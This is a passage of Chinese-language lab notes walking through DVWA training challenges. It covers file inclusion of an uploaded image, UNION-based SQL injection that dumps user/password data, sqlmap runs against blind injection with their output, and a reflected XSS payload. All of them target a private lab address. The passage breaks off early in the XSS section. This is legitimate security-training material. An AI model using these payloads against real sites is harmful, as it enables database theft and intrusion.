
high

文件上传 + 文件包含






```
http://172.16.72.2/vulnerabilities/fi/?
page=file1.php../../../../hackable/uploads/black1.jpeg
```



sql注入

low

注入点

测试闭合符

```
1' and 1=1 #
1' and 1=2 #
```


判断列数

```
1' order by 3 #
```

```
Unknown column '3' in 'order clause'
```


查看回显位

```
-1' union select 11,22 #
```




查询数据库名

```
-1' union select 11,group_concat(schema_name) from information_schema.schemata #
```




查询数据表名

```
-1' union select 11,group_concat(table_name) from information_schema.tables where
table_schema="dvwa" #
```




查询字段信息

```
-1' union select 11,group_concat(column_name) from information_schema.columns
where table_schema="dvwa" and table_name="users" #
```




查询用户信息

```
-1' union select 11,group_concat(concat(user,0x2f,password)) from dvwa.users #
```



media

判断注入点



测试闭合符


```
id=1  and 1=1 #&Submit=Submit
id=1  and 1=2 #&Submit=Submit
```

判断列数

```
id=1  order by 3 #&Submit=Submit
```


查看回显位

```
id=-1  union select 11,22  #&Submit=Submit
```



查询数据库名

```
id=-1  union select 11,group_concat(schema_name) from information_schema.schemata
#&Submit=Submit
```




查询数据表名

```
id=-1  union select 11,group_concat(table_name) from information_schema.tables
where table_schema=0x64767761  #&Submit=Submit
```


查询数据字段信息

```
id=-1  union select 11,group_concat(column_name) from information_schema.columns where table_schema=0x64767761 and table_name= 0x7573657273 #&Submit=Submit
```



查询用户数据


```
id=-1  union select 11,group_concat(concat(user,0x2f,password)) from dvwa.users#&Submit=Submit
```



high

注入点和回显页面位于不同的界面

注入点




测试闭合符号

```
1' and 1=1 #
1' and 1=2 #
```


判断列数

```
1' order by 2 #
```




回显位置

```
-1' union select 11,22 #
```




查询数据库名

```
-1' union select 11,group_concat(schema_name) from information_schema.schemata #
```




查询数据表名

```
-1' union select 11,group_concat(table_name) from information_schema.tables where
table_schema="dvwa" #
```




查询字段信息

```
-1' union select 11,group_concat(column_name) from information_schema.columns
where table_schema="dvwa" and table_name="users" #
```



查询用户信息

```
-1' union select 11,group_concat(concat(user,0x2f,password)) from dvwa.users #
```



sql盲注

low

```
GET /vulnerabilities/sqli_blind/?id=1&Submit=Submit HTTP/1.1
Host: 172.16.72.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.72.2/vulnerabilities/sqli_blind/
Cookie: PHPSESSID=7e7lni965i6kiom19uatgmtj71; security=low
Upgrade-Insecure-Requests: 1
```

```
sqlmap -r low --risk=3 --level=5 --dbms="mysql" --dbs -batch
```

```
[15:37:09] [INFO] retrieved: less51
[15:37:09] [INFO] retrieved: mysql
[15:37:10] [INFO] retrieved: performance_schema
[15:37:11] [INFO] retrieved: pikachu
[15:37:11] [INFO] retrieved: pkxss
[15:37:12] [INFO] retrieved: security
[15:37:12] [INFO] retrieved: test
available databases [17]:
[*] bWAPP
[*] challenges
[*] dvwa
[*] dvwaplus
[*] information_schema
[*] less42
[*] less43
[*] less44
```

media

```
POST /vulnerabilities/sqli_blind/ HTTP/1.1
Host: 172.16.72.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://172.16.72.2
Connection: close
Referer: http://172.16.72.2/vulnerabilities/sqli_blind/
Cookie: PHPSESSID=7e7lni965i6kiom19uatgmtj71; security=medium
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit
```

```
sqlmap -r media  --risk=3 --level=5 --dbms="mysql" --dbs -batch
```

```
available databases [17]:
[*] bWAPP
[*] challenges
[*] dvwa
[*] dvwaplus
[*] information_schema
[*] less42
[*] less43
[*] less44
[*] less45
[*] less50
```

high

注入点页面和数据回显页面位于不同页面，使用参数`--second-url`

```
POST /vulnerabilities/sqli_blind/cookie-input.php HTTP/1.1
Host: 172.16.72.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://172.16.72.2
Connection: close
Referer: http://172.16.72.2/vulnerabilities/sqli_blind/cookie-input.php
Cookie: PHPSESSID=7e7lni965i6kiom19uatgmtj71; security=high
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit
```

```
sqlmap -u "http://172.16.72.2/vulnerabilities/sqli_blind/cookie-input.php" --
data="id=1&Submit=Submit" --cookie="id=1; PHPSESSID=7e7lni965i6kiom19uatgmtj71;
security=high" --second-url="http://172.16.72.2/vulnerabilities/sqli_blind/" --
risk=3 --level=5 --dbms="mysql" --dbs -batch
```


tips：使用参数`r`，无法成功获得数据库信息。

```
sqlmap identified the following injection point(s) with a total of 343 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 5190=5190-- jBwB&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)
    Payload: id=1' OR SLEEP(5)-- EpQT&Submit=Submit
---
[16:16:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 7
web application technology: Apache 2.4.6, PHP 5.4.16
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[16:16:53] [INFO] fetching database names
[16:16:53] [INFO] fetching number of databases
[16:16:53] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[16:16:53] [INFO] retrieved: 17
[16:16:57] [INFO] retrieved: information_schema
[16:17:41] [INFO] retrieved: bWAPP
[16:17:50] [INFO] retrieved: challenges
[16:17:54] [INFO] retrieved: dvwa
[16:17:57] [INFO] retrieved: dvwaplus
```

xss跨站脚本攻击_反射性


low

```
<script>alert('xss')</script>
```



